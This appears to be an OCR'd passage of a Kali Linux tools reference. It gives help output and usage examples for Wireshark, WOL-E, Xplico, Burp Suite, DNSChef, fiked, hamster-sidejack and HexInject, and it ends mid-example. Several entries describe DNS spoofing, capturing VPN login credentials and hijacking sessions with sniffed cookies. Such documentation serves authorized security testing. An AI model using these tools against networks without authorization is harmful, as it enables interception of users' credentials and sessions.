
```
root@kali:~# tshark -h
TShark 1.10.2 (SVN Rev 51934 from /trunk-1.10)
Dump and analyze network traffic.
See http://www.wireshark.org for more information.

Copyright 1998-2013 Gerald Combs <gerald@wireshark.org> and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

Usage: tshark [options] ...

Capture interface:
  -i <interface>           name or idx of interface (def: first non-loopback)
  -f <capture filter>      packet filter in libpcap filter syntax
  -s <snaplen>             packet snapshot length (def: 65535)
  -p                       don't capture in promiscuous mode
  -I                       capture in monitor mode, if available
  -B <buffer size>         size of kernel buffer (def: 2MB)
  -y <link type>           link layer type (def: first appropriate)
  -D                       print list of interfaces and exit
  -L                       print list of link-layer types of iface and exit

Capture stop conditions:
  -c <packet count>         stop after n packets (def: infinite)
  -a <autostop cond.> ...  duration:NUM - stop after NUM seconds
                         filesize:NUM - stop this file after NUM KB
                            files:NUM - stop after NUM files
Capture output:
  -b <ringbuffer opt.> ... duration:NUM - switch to next file after NUM secs
                         filesize:NUM - switch to next file after NUM KB
                            files:NUM - ringbuffer: replace after NUM files
Input file:
  -r <infile>               set the filename to read from (no pipes or stdin!)

Processing:
  -2                       perform a two-pass analysis
  -R <read filter>          packet Read filter in Wireshark display filter syntax
  -Y <display filter>       packet displaY filter in Wireshark display filter syntax
  -n                       disable all name resolutions (def: all enabled)
  -N <name resolve flags>  enable specific name resolution(s): "mntC"
  -d <layer_type>==<selector>,<decode_as_protocol> ...
                         "Decode As", see the man page for details
                         Example: tcp.port==8888,http
  -H <hosts file>           read a list of entries from a hosts file, which will
                         then be written to a capture file. (Implies -W n)
Output:
  -w <outfile|->            write packets to a pcap-format file named "outfile"
                         (or to the standard output for "-")
  -C <config profile>       start with specified configuration profile
  -F <output file type>     set the output file type, default is pcapng
                         an empty "-F" option will list the file types
  -V                       add output of packet tree        (Packet Details)
  -O <protocols>            Only show packet details of these protocols, comma
                         separated
  -P                       print packet summary even when writing to a file
  -S <separator>            the line separator to print between packets
  -x                       add output of hex and ASCII dump (Packet Bytes)
  -T pdml|ps|psml|text|fields
                         format of text output (def: text)
  -e <field>                field to print if -Tfields selected (e.g. tcp.port, col.Info);
                         this option can be repeated to print multiple fields
  -E<fieldsoption>=<value> set options for output when -Tfields selected:
     header=y|n             switch headers on and off
     separator=/t|/s|<char> select tab, space, printable character as separator
     occurrence=f|l|a     print first, last or all occurrences of each field
     aggregator=,|/s|<char> select comma, space, printable character as
                          aggregator
     quote=d|s|n          select double, single, no quotes for values
  -t a|ad|d|dd|e|r|u|ud    output format of time stamps (def: r: rel. to first)
  -u s|hms                 output format of seconds (def: s: seconds)
  -l                       flush standard output after each packet
  -q                       be more quiet on stdout (e.g. when using statistics)
  -Q                       only log true errors to stderr (quieter than -q)
  -g                       enable group read access on the output file(s)
  -W n                     Save extra information in the file, if supported.
                           n = write network address resolution information
  -X <key>:<value>         eXtension options, see the man page for details
  -z <statistics>          various statistics, see the man page for details

Miscellaneous:
  -h                       display this help and exit
  -v                       display version info and exit
  -o <name>:<value> ...    override preference setting
  -K <keytab>              keytab file to use for kerberos decryption
  -G [report]              dump one of several available reports and exit
                           default report="fields"
                           use "-G ?" for more help
```

TSHARK USAGE EXAMPLE

```
root@kali:~# tshark -f "tcp port 80" -i eth0
```

WIRESHARK USAGE EXAMPLE

```
root@kali:~# wireshark
```


Capturing from eth0 [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File
Edit
View
Go
Capture
Analyze
Statistics
Telephony
Tools
Internals
Help
Filter:
Expression...
Clear
Apply
Save

```
No.  Time          Source              Destination           Protocol Lengtl Info
  79 29.28264300(  192.168.1.232       192.168.1.255         UDP          63 Source por
  80 29.28367500(  192.168.1.220       192.168.1.255         UDP          63 Source por
  81 29.28620800(  192.168.1.220       192.168.1.255         UDP          63 Source por
  82 29.69087200(  Netgear_b8:ff:56    Spanning-tree-(for-bri STP         60 Conf. Root
  83 30.10098300(  SamsungE_5a:b6:6c   Broadcast             ARP          60 Who has 19
```

```
⊞ Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
⊞ Ethernet II, Src: SamsungE_5a:b6:6c (60:6b:bd:5a:b6:6c), Dst: Broadcast (ff:ff:ff:ff:ff:ff
⊞ Address Resolution Protocol (request)
```

```
0000  ff ff ff ff ff ff 60 6b  bd 5a b6 6c 08 06 00 01   ......`k .Z.l....
0010  08 00 06 04 00 01 60 6b  bd 5a b6 6c c0 a8 01 d5   ......`k .Z.l....
0020  00 00 00 00 00 00 c0 a8  01 01 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00              ........ ....
```

eth0: <live capture in progress> Fil... Packets: 83 · Displayed: 83 (... Profile: Default

CATEGORIES: INFORMATION GATHERING, SNIFFING/SPOOFING *TAGS:* ANALYSIS, GUI, NETWORKING, SNIFFING

WOL-E

WOL-E PACKAGE DESCRIPTION

WOL-E is a suite of tools for the Wake on LAN feature of network attached computers, this is now enabled by default on many Apple computers. These tools include:

- Bruteforcing the MAC address to wake up clients
- Sniffing WOL attempts on the network and saving them to disk
- Sniffing WOL passwords on the network and saving them to disk
- Waking up single clients (post sniffing attack)
- Scanning for Apple devices on the network for WOL enabling
- Sending bulk WOL requests to all detected Apple clients

Source: https://code.google.com/p/wol-e/

WOL-E Homepage | Kali WOL-E Repo

- Author: Nathaniel Carew
- License: GPLv3

TOOLS INCLUDED IN THE WOL-E PACKAGE

wol-e–WakeonLANExplorer

```
root@kali:~# wol-e -h

[*] WOL-E 1.0
[*] Wake on LAN Explorer - A collection a WOL tools.
[*] by Nathaniel Carew


    -m
        Waking up single computers.
        If a password is required use the -k 00:12:34:56:78:90 at the end of the above
command.
        wol-e -m 00:12:34:56:78:90 -b 192.168.1.255 -p <port> -k <pass>
        Defaults:
        Port: 9
        Broadcast: 255.255.255.255
        Pass: empty

    -s
        Sniffing the network for WOL requests and passwords.
           All captured WOL requests will be displayed on screen and written to
/usr/share/wol-e/WOLClients.txt.
        wol-e -s -i eth0

    -a
        Bruteforce powering on WOL clients.
        wol-e -a -p <port>
        Place the address ranges into the bfmac.lst that you wish to bruteforce.
        They should be in the following format:
        00:12:34:56
        Default port: 9

    -f
        Detecting Apple devices on the network for WOL enabling.
        This will output to the screen and write to /usr/share/wol-e/AppleTargets.txt
for detected Apple MAC's.
        wol-e -f
    -fa
        Attempt to wake all detected Apple targets in /usr/share/wol-e/AppleTargets.txt.
        This will send a single WOL packet to each client in the list and tell you how
many clients were attempted.
        wol-e -fa
```

WOL-E USAGE EXAMPLE

Detect Apple devices on the network *(-f)*:

```
root@kali:~# wol-e -f

    [*] WOL-E 1.0 [*]
    [*] Wake on LAN Explorer - Scan for Apple devices.

    [*] arping 192.168.1.0/24 on eth0
       [*]   Apple   device   detected:   de:ad:be:ef:46:32   192.168.1.12.   saving   to
AppleTargets.txt
```

CATEGORIES: INFORMATION GATHERING *TAGS:* ENUMERATION, INFOGATHERING

Xplico

XPLICO PACKAGE DESCRIPTION

The goal of Xplico is extract from an internet traffic capture the applications data contained. For example, from a pcap file Xplico extracts each email (POP, IMAP, and SMTP protocols), all HTTP contents, each VoIP call (SIP, MGCP, H323), FTP, TFTP, and so on. Xplico is not a network protocol analyzer.

Xplico Homepage | Kali Xplico Repo

- Author: Gianluca Costa, Andre de Franceschi
- License: GPLv2

TOOLS INCLUDED IN THE XPLICO PACKAGE

xplico–NetworkForensicAnalysisTool(NFAT)

```
root@kali:~# xplico -h
xplico v1.0.1
Internet Traffic Decoder (NFAT).
See http://www.xplico.org for more information.

Copyright 2007-2012 Gianluca Costa & Andrea de Franceschi and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

```
This product includes GeoLite data created by MaxMind, available from
http://www.maxmind.com/.

usage: xplico [-v] [-c <config_file>] [-h] [-g] [-l] [-i <prot>] -m <capute_module>
    -v version
    -c config file
    -h this help
    -i info of protocol 'prot'
    -g display graph-tree of protocols
    -l print all log in the screen
    -m capture type module
    NOTE: parameters MUST respect this order!
```

XPLICO USAGE EXAMPLE

Use the rltm module *(–m rltm)* and analyze traffic on interface eth0 *(–i eth0)*:

```
root@kali:~# xplico -m rltm -i eth0
xplico v1.0.1
Internet Traffic Decoder (NFAT).
See http://www.xplico.org for more information.

Copyright 2007-2012 Gianluca Costa & Andrea de Franceschi and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

This product includes GeoLite data created by MaxMind, available from
http://www.maxmind.com/.
Configuration file (/opt/xplico/cfg/xplico_cli.cfg) found!
GeoLiteCity.dat found!
pcapf: running: 0/0, subflow:0/0, tot pkt:1
pol: running: 0/0, subflow:0/0, tot pkt:0
eth: running: 0/0, subflow:0/0, tot pkt:1
pppoe: running: 0/0, subflow:0/0, tot pkt:0
ppp: running: 0/0, subflow:0/0, tot pkt:0
ip: running: 0/0, subflow:0/0, tot pkt:0
```

CATEGORIES: FORENSICS, INFORMATION GATHERING*TAGS:* ENUMERATION, FORENSICS, INFOGATHERING, NETWORKING, VOIP

SNIFFING & SPOOFING

- Burp Suite
- DNSChef

- fiked
- hamster-sidejack
- HexInject
- iaxflood
- inviteflood
- iSMTP
- isr-evilgrade
- mitmproxy
- ohrwurm
- protos-sip
- rebind
- responder
- rtpbreak
- rtpinsertsound
- rtpmixsound
- sctpscan
- SIPArmyKnife
- SIPp
- SIPVicious
- SniffJoke
- SSLsplit
- sslstrip
- THC-IPV6

- VoIPHopper
- WebScarab
- Wifi Honey
- Wireshark
- xspy
- Yersinia
- zaproxy

BurpSuite

BURP SUITE PACKAGE DESCRIPTION

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Source: http://portswigger.net/burp/

Burp Suite Homepage | Kali Burp Suite Repo

- Author: PortSwigger
- License: Commercial


TOOLS INCLUDED IN THE BURPSUITE PACKAGE

burpsuite–Platformforsecuritytestingofwebapplications

Tool for security testing of web applications.

BURPSUITE USAGE EXAMPLE

```
root@kali:~# burpsuite
```


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Site map Scope
Host Meth... URL Para... Sta... Length MIME type Title
Request Response
Raw Hex
? < + >
Type a search term
0 matches

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

CATEGORIES: PASSWORD ATTACKS, SNIFFING/SPOOFING, WEB APPLICATIONS*TAGS:* FUZZING, GUI, HTTP, HTTPS, PASSWORDS, PROXY, SNIFFING, VULNANALYSIS, WEBAPPS

DNSChef

DNSCHEF PACKAGE DESCRIPTION

DNSChef is a highly configurable DNS proxy for Penetration Testers and Malware Analysts. A DNS proxy (aka “Fake DNS”) is a tool used for application network traffic analysis among other uses. For example, a DNS proxy can be used to fake requests for “badguy.com” to point to a local machine for termination or interception instead of a real host somewhere on the Internet.

There are several DNS Proxies out there. Most will simply point all DNS queries a single IP address or implement only rudimentary filtering. DNSChef was developed as part of a penetration test where there was a need for a more configurable system. As a result, DNSChef is cross-platform application capable of forging responses based on inclusive and exclusive domain lists, supporting multiple DNS record types, matching domains with wildcards, proxying true responses for nonmatching domains, defining external configuration files, IPv6 and many other features. You can find detailed explanation of each of the features and suggested uses below.

The use of DNS Proxy is recommended in situations where it is not possible to force an application to use some other proxy server directly. For example, some mobile applications completely ignore OS HTTP Proxy settings. In these cases, the use of a DNS proxy server such as DNSChef will allow you to trick that application into forwarding connections to the desired destination.

Source: http://thesprawl.org/projects/dnschef/

DNSChef Homepage | Kali DNSChef Repo

- Author: iphelix
- License: GPLv3

TOOLS INCLUDED IN THE DNSCHEF PACKAGE

dnschef–DNSproxyforpenetrationtesters

```
root@kali:~# dnschef -h
Usage: dnschef.py [options]:

          _                _          __
         | | version 0.1  | |        / _|
       __| |_ __  ___  ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                  iphelix@thesprawl.org


DNSChef is a highly configurable DNS Proxy for Penetration Testers and Malware
Analysts. It is capable of fine configuration of which DNS replies to modify
or to simply proxy with real responses. In order to take advantage of the tool
you must either manually configure or poison DNS server entry to point to
DNSChef. The tool requires root privileges to run.

Options:
  -h, --help            show this help message and exit
  --fakeip=192.168.1.100
                        IP address to use for matching DNS queries. If you use
                        this parameter without specifying domain names, then
                        all queries will be spoofed. Consider using --file
                        argument if you need to define more than one IP
                        address.
  --fakedomains=thesprawl.org,google.com
                        A comma separated list of domain names which will be
                        resolved to a FAKE value specified in the --ip
                        parameter. All other domain names will be resolved to
```

```
                      their true values.
  --truedomains=thesprawl.org,google.com
                      A comma separated list of domain names which will be
                      resolved to their TRUE values. All other domain names
                      will be resolved to a fake value specified in the --ip
                      parameter.
  --nameservers=4.2.2.1,4.2.2.2
                      A comma separated list of alternative DNS servers to
                      use with proxied requests. A randomly selected server
                      from the list will be used for proxy requests. By
                      default, the tool uses Google's public DNS server
                      8.8.8.8.
  --file=FILE          Specify a file containing a list of DOMAIN=IP pairs
                      (one pair per line) used for DNS responses. For
                      example: google.com=1.1.1.1 will force all queries to
                      'google.com' to be resolved to '1.1.1.1'. You can be
                      even more specific by combining --file with other
                      arguments. However, data obtained from the file will
                      take precedence over others.
  --interface=0.0.0.0   Define an interface to use for the DNS listener. For
                      example, use 127.0.0.1 to listen for only requests
                      coming from a loopback device.
  --tcp               Use TCP DNS proxy instead of the default UDP.
  -q, --quiet          Don't show headers.
```

DNSCHEF USAGE EXAMPLE

```
root@kali:~# dnschef
          _                _          __
         | | version 0.1  | |        / _|
       __| |_ __  ___  ___| |__   ___| |_
      / _` | '_ \/ __|/ __| '_ \ / _ \  _|
     | (_| | | | \__ \ (__| | | |  __/ |
      \__,_|_| |_|___/\___|_| |_|\___|_|
                   iphelix@thesprawl.org

[*] DNS Chef started on interface: 127.0.0.1
[*] Using the following nameservers: 8.8.8.8
[*] No parameters were specified. Running in full proxy mode
```

CATEGORIES: SNIFFING/SPOOFING*TAGS:* DNS, PROXY, SNIFFING, SPOOFING

fiked

FIKED PACKAGE DESCRIPTION

FakeIKEd, or fiked for short, is a fake IKE daemon supporting just enough of the standards and Cisco extensions to attack commonly found insecure Cisco VPN PSK+XAUTH based IPsec authentication setups in what could be described as a semi MitM attack. Fiked can impersonate a VPN gateway's IKE responder in order to capture XAUTH login credentials; it doesn't currently do the client part of full MitM.

Source: http://www.roe.ch/FakeIKEd

fiked Homepage | Kali fiked Repo

- Author: Daniel Roethlisberger
- License: GPLv2

TOOLS INCLUDED IN THE FIKED PACKAGE

fiked–CiscoVPNattacktool

```
root@kali:~# fiked -h
Usage: fiked [-rdqhV] -g gw -k id:psk [-k ..] [-u user] [-l file] [-L file]
    -r  use raw socket: forge ip src addr to match <gateway> (disables -u)
    -d  detach from tty and run as a daemon (implies -q)
    -q  be quiet, don't write anything to stdout
    -h  print help and exit
    -V  print version and exit
    -g gw   VPN gateway address to impersonate
    -k i:k  pre-shared key aka. group password, shared secret, prefixed
        with its group/key id (first -k sets default)
    -u user drop privileges to unprivileged user account
    -l file append results to credential log file
    -L file verbous logging to file instead of stdout
```

FIKED USAGE EXAMPLE

```
root@kali:~# coming soon
```

CATEGORIES: SNIFFING / SPOOFING *TAGS:* SPOOFING

hamster-sidejack

HAMSTER-SIDEJACK PACKAGE DESCRIPTION

Hamster is a tool or “sidejacking”. It acts as a proxy server that replaces your cookies with session cookies stolen from somebody else, allowing you to hijack their sessions. Cookies are sniffed using the Ferret program. You need a copy of that as well.

hamster-sidejack Homepage | Kali hamster-sidejack Repo

- Author: Robert Graham
- License: Free

TOOLS INCLUDED IN THE HAMSTER-SIDEJACK PACKAGE

hamster–Sidejackingtool

A sidejacking tool.

HAMSTER USAGE EXAMPLE(S)

```
root@kali:~# hamster
--- HAMPSTER 2.0 side-jacking tool ---
Set browser to use proxy http://127.0.0.1:1234
DEBUG: set_ports_option(1234)
DEBUG: mg_open_listening_port(1234)
Proxy: listening on 127.0.0.1:1234
begining thread
```

CATEGORIES: SNIFFING/SPOOFING *TAGS:* SNIFFING, SPOOFING

HexInject

HEXINJECT PACKAGE DESCRIPTION

HexInject is a very versatile packet injector and sniffer, that provide a command-line framework for raw network access. It’s designed to work together with others command-line utilities, and for this reason it facilitates the creation of powerful shell scripts capable of reading, intercepting and modifying network traffic in a transparent manner.

Source: http://hexinject.sourceforge.net/

HexInject Homepage | Kali HexInject Repo

- Author: Emanuele Acri
- License: BSD

TOOLS INCLUDED IN THE HEXINJECT PACKAGE

hexinject–Hexadecimalpacketinjector/sniffer

```
root@kali:~# hexinject -h
HexInject 1.5 [hexadecimal packet injector/sniffer]
```

```
written by: Emanuele Acri <crossbower@gmail.com>

Usage:
   hexinject <mode> <options>

Options:
  -s sniff mode
  -p inject mode
  -r raw mode (instead of the default hexadecimal mode)
  -f <filter> custom pcap filter
  -i <device> network device to use
  -F <file> pcap file to use as device (sniff mode only)
  -c <count> number of packets to capture
  -t <time> sleep time in microseconds (default 100)
  -I list all available network devices

Injection options:
  -C disable automatic packet checksum
  -S disable automatic packet size

Interface options:
  -P disable promiscuous mode
  -M put the wireless interface in monitor mode
     (experimental: use airmon-ng instead...)

Other options:
  -h help screen
```

prettypacket–Disassemblerforrawnetworkpackets

```
root@kali:~# prettypacket -h
PrettyPacket 1.5 [disassembler for raw network packets]
written by: Emanuele Acri <crossbower@gmail.com>

Usage:
    prettypacket [-x|-h]

Options:
    -x type print example packet, to see its structure
            (available types: tcp, udp, icmp, igmp, arp, stp)
    -h  this help screen
```

hex2raw–Converthexstringsonstdintorawdataonstdout

```
root@kali:~# hex2raw -h
```

```
Hex2Raw 1.5 [convert hexstrings on stdin to raw data on stdout]
written by: Emanuele Acri <crossbower@gmail.com>

Usage:
    hex2raw [-r|-h]

Options:
    -r  reverse mode (raw to hexstring)
    -h  this help screen
```

packets.tcl–Generatesbinarypackets

```
root@kali:~# packets.tcl -h
Packets.tcl -- Generates binary packets specified using an
               APD-like data format: http://wiki.hping.org/26

usage:
    packets.tcl 'APD packet description'

example packets:

ethernet(dst=ff:ff:ff:ff:ee:ee,src=aa:aa:ee:ff:ff:ff,type=0x0800)+ip(ihl=5,ver=4,tos=
0xc0,totlen=58,id=62912,fragoff=0,mf=0,df=0,rf=0,ttl=64,proto=1,cksum=0xe500,saddr=19
2.168.1.7,daddr=192.168.1.6)+icmp(type=3,code=3,unused=0)+data(str=aaaa)+udp(sport=33
169,dport=10,len=10,cksum=0x94d6)+data(str=aaaa)+arp(htype=ethernet,ptype=ip,hsize=6,
psize=4,op=request,shard=00:11:22:33:44:55,sproto=192.168.1.1,thard=22:22:22:22:22:22
,tproto=10.0.0.1)

ethernet(dst=ff:ff:ff:ff:ff:ff,src=ff:ff:ff:ff:ff:ff,type=0x0800)+ip(ihl=5,ver=4,tos=
00,totlen=30,id=60976,fragoff=0,mf=0,df=1,rf=0,ttl=64,proto=tcp,cksum=0x40c9,saddr=19
2.168.1.9,daddr=173.194.44.95)+tcp(sport=32857,dport=80,seq=1804471615,ack=0,ns=0,off
=5,flags=s,win=62694,cksum=0xda46,urp=0)

ethernet(dst=ff:ff:ff:ff:ff:ff,src=ff:ff:ff:ff:ff:ff,type=0x0800)+ip(ihl=5,ver=4,tos=
00,totlen=30,id=60976,fragoff=0,mf=0,df=1,rf=0,ttl=64,proto=tcp,cksum=0x40c9,saddr=19
2.168.1.9,daddr=173.194.44.95)+tcp(sport=32857,dport=80,seq=1804471615,ack=0,ns=0,off
=8,flags=s,win=62694,cksum=0xda46,urp=0)+tcp.nop()+tcp.nop()+tcp.timestamp(val=541113
14,ecr=1049055856)+data(str=f0a)
```

HEXINJECT USAGE EXAMPLE

Start in sniffing mode *(–s)* through the eth0 interface *(–i eth0)*:

```
root@kali:~# hexinject -s -i eth0
FF FF FF FF FF FF 40 6C 8F 1B CB 90 08 00 45 00 00 31 E4 36 00 00 40 11 11 4E C0 A8 01
E8 C0 A8 01 FF D3 C6 7E 9C 00 1D B1 DA 4D 2D 53 45 41 52 43 48 20 2A 20 48 54 54 50 2F
```

```
31 2E 31 0D 0A
FF FF FF FF FF FF 40 6C 8F 1B CB 90 08 00 45 00 00 31 A1 63 00 00 40 11 54 21 C0 A8 01
E8 C0 A8 01 FF FF 69 7E 9E 00 1D 86 35 4D 2D 53 45 41 52 43 48 20 2A 20 48 54 54 50 2F
31 2E 31 0D 0A
FF FF FF FF FF FF 7C C3 A1 A4 B4 70 08 00 45 00 00 31 BF 94 00 00 40 11 35 FC C0 A8 01
DC C0 A8 01 FF E3 ED 7E 9C 00 1D A1 BF 4D 2D 53 45 41 52 43 48 20 2A 20 48 54 54 50 2F
31 2E 31 0D 0A
FF FF FF FF FF FF 7C C3 A1 A4 B4 70 08 00 45 00 00 31 2F DE 00 00 40 11 C5 B2 C0 A8 01
DC C0 A8 01 FF C5 16 7E 9E 00 1D C0 94 4D 2D 53 45 41 52 43 48 20 2A 20 48 54 54 50 2F
31 2E 31 0D 0A
```

PRETTYPACKET USAGE EXAMPLE

Print an example of a UDP packet *(–x udp)*:

```
root@kali:~# prettypacket -x udp

Ethernet Header:
 1C AF F7 6B 0E 4D        Destination hardware address
 AA 00 04 00 0A 04        Source hardware address
 08 00                   Lenght/Type

IP Header:
 45                      Version / Header length
 00                      ToS / DFS
 00 3C                   Total length
 9B 23                   ID
